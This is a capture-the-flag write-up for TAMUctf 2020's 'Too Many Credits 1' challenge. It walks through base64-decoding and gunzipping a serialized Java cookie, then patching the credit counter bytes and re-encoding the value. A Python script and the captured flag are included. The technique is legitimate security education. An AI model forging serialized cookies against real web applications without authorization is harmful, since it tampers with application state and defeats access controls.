
tamuctf 2020 TOO_MANY_CREDITS_1

Saturday, March 7, 2020 12:16 PM

http://toomanycredits.tamuctf.com/



Not Secure | toomanycredits.tamuctf.com
Apps Misc Wiki Tools DevTools Learning

You have 2 credits. You haven't won yet...

Click the buton or refresh and the counter goes up.
You need 2,000,000,000 to get the flag.

We see it sets a different cookie every time:

Set-Cookie: counter="H4sIAAAAAAAAAFvzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMEAA**EwAKMkv7**UgAAAA=="; Version=1; HttpOnly


Set-Cookie: counter="H4sIAAAAAAAAAFvzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMEAA**MwCcAkyM**UgAAAA=="; Version=1; HttpOnly

These are very similar and seem to differ in only 6 characters

This looks like b64 so we try to decode it:

echo -n H4sIAAAAAAAAAFvzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMEAAEwAKMkv7UgAAAA== | base64 -D

Output looks like garbage:



```
too_many_credits_1$ echo -n H4sIAAAAAAAAAFvzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMEAAEwAKMkv7UgAAAA== | base64 -D
[��A79?W/�5%�����I��s��K�?�8o
                                        �p��310z1��擺V0@
```

This usually means it is not b64 or maybe needs massaging in some way.

If you tamper with the GET and cut away some of the cookie you'll get:

<html><body><h1>Whitelabel Error Page</h1><p>This application has no explicit mapping for /error, so you are seeing this as a fallback.</p><div id='created'>Sat Mar 21 00:21:53 GMT 2020</div><div>There was an unexpected error (type=Internal Server Error, status=500).</div><div>**Unexpected end of ZLIB input stream**</div></body></html>

This suggests the server is trying to decompress the cookie value.

So, maybe the b64 output isn't gibberish but just compressed.

Let's store it in a file:


echo -n H4sIAAAAAAAAAFvzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMEAAEwAKMkv7UgAAAA== | base64 -D > junk.z

Then let's ask OSX to try to open it:

open junk.z

This produces a junk file:

cat junk



```
too_many_credits_1$ cat junk
��sr-com.credits.credits.credits.model.CreditCount2     �     $GJvalueexpt
```

We're onto something now!

That looks like a serialized form of a java class. The challenge even says they are using Java!

However we don't know which type of compression is at play.

I put the content in a file called **output** and let this command sniff its type for me:

```
file -I output
output: application/x-gzip; charset=binary
```

Time for coding:

```python
import gzip
import base64

# represents a counter of 1 (first cookie they give out)
b64text = 'H4sIAAAAAAAAAFvzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/
NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMEAAIwCwY0JiUgAAAA=='
bytes = gzip.decompress(base64.b64decode(b64text))
print(bytes)
```

```
b'\xac\xed\x00\x05sr\x00-com.credits.credits.credits.model.CreditCount2\t\xdb\x12\x14\t$G\x02\x00\x01J
\x00\x05valuexp\x00\x00\x00\x00\x00\x00\x00\x01'
```

All of the zeroes followed by a 1 must be the counter.

2000000000 in hex is 0x77359400

Let's replace with that and recompress:

```python
import gzip
import base64

# represents a counter of 1 (first cookie they give out)
b64text = 'H4sIAAAAAAAAAFvzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/
NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMEAAIwCwY0JiUgAAAA=='
bytes = gzip.decompress(base64.b64decode(b64text))
print(bytes)

# replace 1 with 2000000000 (in hex)
bytes2 = bytes.replace(b'\x00\x00\x00\x00\x00\x00\x00\x01',
b'\x00\x00\x00\x00\x77\x35\x94\x00')
print(bytes2)

b64text2 = base64.b64encode(gzip.compress(bytes2))

# send this cookie value to get the flag
print(b64text2)
```

```
b'\xac\xed\x00\x05sr\x00-com.credits.credits.credits.model.CreditCount2\t\xdb\x12\x14\t$G\x02\x00\x01J
\x00\x05valuexp\x00\x00\x00\x00\x00\x00\x00\x01'

# note that some of those hex values happened to be printable characters
b'\xac\xed\x00\x05sr\x00-com.credits.credits.credits.model.CreditCount2\t\xdb\x12\x14\t$G\x02\x00\x01J
\x00\x05valuexp\x00\x00\x00\x00w5\x94\x00'

b'H4sIAHtudV4C/1vzloG1uIhBNzk/Vy+5KDUls6QYg87NT0nN0XMG85zzS/
NKjDhvC4lwqrgzMTB6MbCWJeaUplYUMABBuekUBgBmoyDUUgAAAA=='
```

Now send this value as the cookie and get the flag!

You have 2000000001 credits. gigem{l0rdy_th15_1s_mAny_cr3d1ts}

Get More